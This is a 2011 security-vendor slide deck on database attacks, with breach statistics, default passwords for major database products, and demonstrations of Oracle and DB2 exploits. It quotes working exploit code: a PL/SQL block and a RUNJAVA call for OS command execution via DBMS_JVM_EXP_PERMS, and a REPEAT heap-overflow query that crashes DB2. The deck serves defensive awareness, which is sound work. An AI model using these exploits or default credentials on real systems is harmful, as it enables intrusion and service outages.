

Anatomy of a Database Attack

Josh Shaul & Alex Rothacker
Application Security, Inc.
May 19, 2011



Today's Agenda

- The Threat Landscape
- Database Vulnerabilities (Quick Overview)
- Database Attack Illustrations
- Protection Measures


Databases Account For >80% Of Records Stolen!

1+ Billion

Number of records compromised since 2004
Hundreds of incidents, Across all industries


Source: Verizon

Database Breaches – Last 120 Days



* Estimated

Cost Per Exposed Record



Source: Ponemon Research

Organizations Aren't Protecting Themselves

- 96% of breaches in 2009 & 2010 were avoidable through simple controls
- 89% of organizations with credit card data breaches in 2010 failed their last PCI audit
- 43% of successful attacks in 2010 involved script kiddie skills or less.
 - 92% “not considered highly difficult”
- 48% of attacks were insiders abusing privileges
 - 70% were executed by non-technical employees

Source: Verizon 2011 Data Breach Investigation Report



It's All About The Money

\$980–\$4,900
Trojan to Steal
Account
Information

\$147
Driver's
License, Birth
Certificate

\$490
Credit Card
Number
with Pin

\$98
Social
Security
Card

\$78–\$294
Billing Data

\$6–\$24
Credit Card
Number


Source: McAfee Labs



Database Vulnerabilities



Database Vulnerabilities



Database Vulnerabilities: Weak Passwords

Databases have their own user accounts and passwords

User: system / Password: manager
User: sys / Password: change_on_install
User: dbsnmp / Password: dbsnmp

ORACLE



User: SA / Password: null



User: SA / Password: null

SYBASE



User: db2admin / Password: db2admin
User: db2as / Password: ibmdb2



User: root / Password: null
User: admin / Password: admin
User: myusername / Password: mypassword

Proper Safeguards are Needed because:


Not all databases have Account Lockout

Database Login activity is seldom monitored

Scripts and Tools for exploiting weak passwords are widely available

Database Vulnerabilities: Missing Patches

Databases have their own Privilege Escalation, DoS's & Buffer Overflows



Database Vulnerabilities: Misconfigurations

Misconfigurations can make databases vulnerable

External Procedure Service
Privilege to grant Java permissions
Default HTTP Applications
Privilege to Execute UTL_FILE

ORACLE



Standard SQL Server Authentication Allowed
Permissions granted on xp_cmdshell



SYBASE



Permissions granted on xp_cmdshell

CREATE_NOT_FENCED privilege
granted (allows logins to create
SPs)



Permissions on User Table (mysql.user)

Simple changes can make a big difference:

Remember? 96% of breaches were avoidable through simple controls

Remember? 85% of breaches were “not considered highly difficult”



Attacking Where The Data Resides

Database Attacks!

Attacking Oracle11g: Own the OS


- **Attack Target:**
 - Oracle 11g Release 1
- **Privilege Level:**
 - Anyone with CREATE SESSION privilege
- **Outcome:**
 - Gain DBA access & complete OS control
- **Vulnerabilities Exploited:**
 - OS Command Injection via
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS
- **Patched by Database Vendor:**
 - Oracle Database 11.2.0.1

Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS


```
[oracle@test11g ~]$_
```

To Start:
No such file



```
[oracle@test11g ~]$_
```

Create an Oracle user with
only CREATE SESSION
privilege.



Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS

SQL>


← No users have 'ALL FILES' - full OS access

← Attempt to execute OS command fails

Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS

Setup the JVM
access control
policy



```
graph TD; A[Setup the JVM access control policy] --> B[SQL>]; B --> C[The attack in action. PUBLIC can import JVM permissions!]
```

The attack in action.
PUBLIC can import JVM
permissions!

Database Exploit Demo – Oracle11gR1

OS Command Injection in SYS.DBMS_JVM_EXP_PERMS

SQL>

← USER1 has full OS access

← OS commands run successfully

↑
New OS file
created by our
exploit

Freely Available Exploit Code!



dbms_jvm_exp_perms exploit

Search

About 599 results (0.11 seconds)

Advanced search

- Everything
- Images
- Videos
- News
- Shopping
- More

Georgetown, MA
Change location

Show search tools

- Oracle 11g 0day exploit published - Alexander Kornbrust Oracle ...**
Feb 4, 2010 ... According to Repscan this new 11.2.0.1 is no longer vulnerable against the **DBMS_JVM_EXP_PERMS** exploit and this is correct. ...
[blog.red-database-security.com/.../oracle-11g-0day-exploit-published/](#) - Cached - Similar
- [PDF] Securing Java In Oracle Introduction The DBMS_JVM_EXP_PERMS ...**
File Format: PDF/Adobe Acrobat - Quick View
Feb 25, 2010 ... lowes
DBMS_JVM_EXP_PERMS
Exploit ...
[www.oracleforensics.com](#)
- Oracle 11.2.0.1 fo**
According to Repscan
DBMS_JVM_EXP_PERMS
[www.ora600.be/.../ora](#)
- mitigation of oracle**
Feb 24, 2010 ... Oracle
issues with oracle/aurora
[www.freelists.org/.../m](#)
-issues - Cached - Similar
- Metasploit :: Brows**
Oracle DB 11g R1/R2
a flaw (0 day) in **DBMS_JVM_EXP_PERMS**
[www.metasploit.com/n](#)
- Securing Java In C**
Feb 7, 2010 ... David L
Blackhat conference in
[itnewscast.com/secure](#)
- Litchfield DBMS_JVM_EXP_PERMS**
Feb 8, 2010... DBMS_JVM_EXP_PERMS allow an attacker
to ... customers will also be able to determine which users can exploit ...
[blog.appsecinc.com/.../litchfield-dbms_jvm_exp_perms-0day-on-oracle.html](#) -
Cached - Similar

```
DECLARE
POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
CURSOR C1 IS SELECT 'GRANT',USER(), 'SYS','java.io.FilePermission','<<ALL
FILES>>','execute','ENABLED' from dual;
BEGIN
OPEN C1;
FETCH C1 BULK COLLECT INTO POL;
CLOSE C1;
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
END;
```

Oracle 11g 0day exploit published

I just read on Sumit Siddarth's (Sid) [blog](#) that the video recording from David Litchfield's BH presentation is [online](#).

```
revoke execute on dbms_java from PUBLIC;
revoke execute on dbms_java_test from PUBLIC;
revoke execute on "oracle/aurora/util/Wrapper" from PUBLIC;
grant execute on sys.dbms_jvm_exp_perms to IMP_FULL_DATABASE;
grant execute on sys.dbms_jvm_exp_perms to EXP_FULL_DATABASE;
revoke execute on sys.dbms_jvm_exp_perms from PUBLIC;
```

I just tested the code on my Linux 11.2.0.1 database and it worked without any problem.

```
SELECT * from dual where chr(42)=DBMS_JAVA.RUNJAVA
('oracle/aurora/util/Wrapper /bin/touch /tmp/iwashere3');
```

Attacking Oracle: Own the OS

- **Outcome: Complete OS Administrative Control!**
 - Ran OS commands as Oracle SW owner account
- **Vulnerabilities Exploited:**
 - OS Command Injection in
DBMS_JVM_EXP_PERMS
- **How Did We Do It?**
 - Freely available exploit code!
 - Google: “dbms_jvm_exp_perms exploit”

Attacking DB2: Denial of Service

- **Attack Target:**
 - IBM DB2 LUW 9.1 Fix Pack 8
- **Privilege Level:**
 - Any database user
- **Outcome:**
 - Crash database server
 - Attacker can run arbitrary code if proper exploit is constructed
- **Vulnerabilities Exploited:**
 - Heap overflow in built-in scalar function REPEAT
- **Patched by Database Vendor:**
 - IBM DB2 LUW 9.1 Fix Pack 9

Database Exploit Demo – DB2 LUW 9.1

Heap Overflow in REPEAT Function

```
Command Prompt
C:\>net user user1 pass /add
The command completed successfully.

C:\>_
```

Create a new user (User1)

```
DB2 CLP - DB2COPY1 - C:\PROGRAM FILES\IBM\SQLLIB\BIN\db2setcp.bat DB2SETCP.BAT DB2 EXE
(c) Copyright IBM Corporation 1993,2002
Command Line Processor for DB2 ADCL 9.1.8

You can issue database manager commands and SQL statements from the command
prompt. For example:
db2 => connect to sample
db2 => bind sample.bnd

For general help, type: ?.
For command help, type: ? command, where command can be
the first few keywords of a database manager command. For example:
? CATALOG DATABASE for help on the CATALOG DATABASE command
? CATALOG for help on all of the CATALOG commands.

To exit db2 interactive mode, type QUIT at the command prompt. Outside
interactive mode, all commands must be prefixed with 'db2'.
To list the current command option settings, type LIST COMMAND OPTIONS.

For more detailed help, refer to the Online Reference Manual.

db2 => connect to sample user user1
Enter current password for user1:

Database Connection Information

Database server = DB2/NT 9.1.8
SQL authorization ID = USER1
Local database alias = SAMPLE

db2 =>
```

Connect to the database

Database Exploit Demo – DB2 LUW 9.1

Heap Overflow in REPEAT Function

```
DB2 CLP - DB2COPY1 - db2
C:\Program Files\IBM\SQLLIB\BIN>db2
(c) Copyright IBM Corporation 1993,2002
Command Line Processor for DB2 ADCL 9.1.8

You can issue database manager commands and SQL statements from the command
prompt. For example:
    db2 => connect to sample
    db2 => bind sample.bnd

For general help, type: ?.
For command help, type: ? command, where command can be
the first few keywords of a database manager command. For example:
? CATALOG DATABASE for help on the CATALOG DATABASE command
? CATALOG          for help on all of the CATALOG commands.

To exit db2 interactive mode, type QUIT at the command prompt. Outside
interactive mode, all commands must be prefixed with 'db2'.
To list the current command option settings, type LIST COMMAND OPTIONS.

For more detailed help, refer to the Online Reference Manual.

db2 => connect to sample user user1
Enter current password for user1:

Database Connection Information

Database server          = DB2/NTI 9.1.8
SQL authorization ID    = USER1
Local database alias    = SAMPLE

db2 =>
```

Run the exploit.
No privileges
needed!

Database Exploit Demo – DB2 LUW 9.1

Heap Overflow in REPEAT Function

The image shows a DB2 Command Line Processor (CLP) window on the left and the Windows Event Viewer on the right. The CLP window displays the following text:

```
DB2 CLP - DB2COPY1 - db2
C:\Program Files\IBM\SQLLIB\BIN\db2
(c) Copyright IBM
Command Line Processor

You can issue data
prompt. For exampl
db2 => connect
db2 => bind sa

For general help,
For command help,
the first few keyw
? CATALOG DATABAS
? CATALOG

To exit db2 intera
interactive mode,
To list the curren

For more detailed

db2 => connect to
Enter current pass

Database Connec

Database server
SQL authorization
Local database al

db2 => SELECT REPE
-
```

The Event Viewer window shows a list of events for the 'System' source. The following table represents the data shown in the event list:

Type	Date	Time	Source	Ca
Error	3/31/2011	8:08:01 PM	Service Control Manager	No

The 'Event Properties' dialog box is open, showing the following details:

- Event: [Empty]
- Date: 3/31/2011
- Time: 8:08:01 PM
- Type: Error
- User: N/A
- Computer: DB2LUW91FP8
- Source: Service Control Manager
- Category: None
- Event ID: 7034

The Description field contains the following text:

The DB2 - DB2COPY1 - DB2 service terminated unexpectedly. It has done this 1 time(s).

For more information, see Help and Support Center at <http://go.microsoft.com/fwlink/events.asp>

A red arrow points from the text 'No more database.' in a red-bordered box below to the 'Event ID: 7034' field in the Event Properties dialog.

No more database.

I Can Cut & Paste....Can You?



db2 repeat overflow



Search

Inst

About 273,000 results (0.15 seconds)

Advanced search

- Everything
- Images
- Videos
- News
- Shopping
- More

Four Corners, FL
Change location

Show search tools

[IBM DB2 'REPEAT\(\)' Heap Buffer Overflow Vulnerability](#)

Jan 27, 2010 ... IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability ... IBM DB2 Universal Database 9.1 Fix Pack 6a. IBM DB2 Universal Database 9.1 Fix ...

[www.securityfocus.com/bid/37976](#) - Cached - Similar - Block all securityfocus.com results

▶ [Databases : IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation ...](#)

IBM DB2 REPEAT Buffer Overflow and TLS Renegotiation Vulnerabilities (Linux): Check for the version of IBM DB2 ...

[www.securi](#)

SecurityFocus™

[About](#) [Contact](#)

[VUPEN](#)

Apr 23, 2010

Vulnerabi

[www.vupe](#)

Symantec Connect

A technical community for Symantec customers, end-users, developers, and partners.

[Join the conversation >](#)

[CVE-20](#)

Apr 27, 2010

FP9 allow

[www.cved](#)

[info](#)

[discussion](#)

[exploit](#)

[solution](#)

[references](#)

[Vulnera](#)

DB2.Data

Medium.

[www.fortig](#)

IBM DB2 'REPEAT()' Heap Buffer Overflow Vulnerability

The following proof-of-concept query is available:

```
SELECT REPEAT(REPEAT('1',1000),1073741825) FROM SYSIBM.SYSDUMMY1
```

[Update](#)

Dec 30, 2010

Details w

[www.ched](#)

[RedOracle](#)

Jan 27, 2010 ...

Tutto sul mondo della sicurezza informatica: notizie, articoli, aggiornamenti, vulnerabilità e molto altro ancora., IBM DB2 REPEAT() Heap ...

[www.redoracle.com/index.php?option=com...](#) - United Kingdom - Cached

[Vigil@nce: IBM DB2, heap overflow via REPEAT - Global Security Mag ...](#)

Feb 4, 2010 ...

SYNTHESIS OF THE VULNERABILITY An authenticated attacker can use the REPEAT() function, in order to generate an overflow, leading to a (...)

[www.globalsecuritymag.fr/Vigil-nce-IBM-DB2-heap-overflow,20100204,15802.html](#) - Cached

Attacking DB2: Denial of Service

- **Outcome:**
 - Crashed the database server
- **Vulnerabilities Exploited:**
 - Heap overflow in built-in scalar function REPEAT
- **How Did We Do It?**
 - Freely available exploit code
 - Google: “DB2 repeat overflow”

Attacking Oracle: Become DBA

- **Attack Target:**
 - Oracle11g Release 2
- **Privilege Level:**
 - CREATE PROCEDURE and EXEC on MDSYS.RESET_INPROG_INDEX
- **Outcome:**
 - Full control of the database (assume DBA role)
- **Vulnerabilities Exploited:**
 - Privilege escalation in MDSYS.RESET_INPROG_INDEX
- **Patched by Database Vendor:**
 - Oracle January 2011 CPU

The Attack – Step by Step

1. Setup

- a) Create procedure *myproc* containing code to grant my account DBA
- b) Create function *myfn* containing code to create a trigger in the system schema

2. Exploit


- a) Exploit the vulnerability, causing MDSYS to run *myfn*. Creates the trigger.

3. Reap Rewards

- a) Use PUBLIC privileges to run a SQL statement that causes the trigger to fire. System runs the trigger, which calls *myproc* which grants my account DBA.

Database Exploit Demo – Oracle11gR2

Privilege Escalation in MDSYS.RESET_INPROG_INDEX

